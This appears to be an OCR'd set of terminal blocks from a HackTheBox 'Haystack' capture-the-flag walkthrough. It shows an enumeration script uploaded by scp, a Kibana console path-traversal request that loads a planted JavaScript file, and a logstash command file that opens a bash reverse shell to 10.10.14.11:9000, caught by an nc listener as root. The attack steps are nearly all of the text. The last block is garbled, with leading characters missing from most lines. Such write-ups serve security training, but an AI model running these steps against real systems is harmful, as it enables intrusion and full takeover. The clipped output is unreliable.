
```
root@kali:/opt/htb/haystack.htb# scp /opt/LinEnum/LinEnum.sh security@haystack.htb:/tmp/
security@haystack.htb's password:
LinEnum.sh                                                         100%   45KB 318.6KB/s   00:00
```



```
bash-4.2$ ./LinEnum.sh > LinEnum.txt
./LinEnum.sh > LinEnum.txt
```



```
root@kali:/opt/htb/haystack.htb# scp security@haystack.htb:/tmp/LinEnum.txt .
security@haystack.htb's password:
LinEnum.txt                                                        100%   63KB 409.1KB/s   00:00
```



```
[security@haystack tmp]$ vim dm.js
[security@haystack tmp]$ curl -X GET "http://localhost:5601/api/console/api_server?sense_version=@@SENSE_VERSION&apis=.
./../../../../../.../../../../tmp/dm.js"
curl: (52) Empty reply from server
[security@haystack tmp]$
```

```
bash-4.2$ ls -al
ls -al
total 0
drwxr-x---. 2 kibana kibana  6 jun 20 11:06 .
drwxr-xr-x. 3 root   root   20 jun 18 21:20 ..
bash-4.2$ pwd
pwd
/opt/kibana
bash-4.2$ echo "Ejecutar comando : /bin/sh -c 'bash -i >& /dev/tcp/10.10.14.11/9000 0>&1'" > logstash_
<mando : /bin/sh -c 'bash -i >& /dev/tcp/10.10.14.11/9000 0>&1'" > logstash_
bash-4.2$
```

```
oot shell.
oot@kali:~# nc -nlvp 9000
istening on [any] 9000 ...
onnect to [10.10.14.11] from (UNKNOWN) [10.10.10.115] 56436
ash: no hay control de trabajos en este shell
[root@haystack /]# whoami
hoami
oot
[root@haystack /]#
```